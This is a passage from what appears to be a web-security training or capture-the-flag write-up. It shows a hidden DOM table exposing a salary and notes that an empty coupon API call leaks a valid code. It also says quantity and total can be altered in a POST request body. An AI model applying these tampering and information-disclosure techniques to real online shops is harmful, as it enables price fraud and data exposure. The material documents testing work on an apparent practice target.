        <tr> ... </tr>
        <tr id="101" < tr> ... </tr> == $0
        <tr id="102" < tr> ... </tr>
        <tr id="103" < tr> ... </tr>
        <tr id="104" < tr> ... </tr>
        <tr id="105" < tr> ... </tr>
        <tr id="106" < tr> ... </tr>
        <tr id="107" < tr> ... </tr>
        <tr id="108" < tr> ... </tr>
        <tr id="109" < tr> ... </tr>
        <tr id="110" < tr> ... </tr>
        <tr id="111" < tr> ... </tr>
        <tr id="112" < tr>
          <td>112</td>
          <td>Neville</td>
          <td>Bartholomew</td>
          <td>111-111-1111</td>
          <td>450000</td>
```

Figure 17: *Found Bartholomew's 450000 salary in a hidden table in the DOM*

Samsung Galaxy S8 Filling out the form an looking at Network traffic in the chrome tools, there is an endpoint for the coupons. If a invalid coupon is entered, the server returns a massage, if the field is left empty there is no traffic. If hitting the endpoint anyway, the code is included in the server response, see Figure 18



Figure 18: *Found the code in an empty coupon API call*

D.3 HTML tampering

See Figure 19



Figure 19: *Quantity (QTY) and Amount (Total) can be manipulated in the POST Request body - and presumably accepted by the server*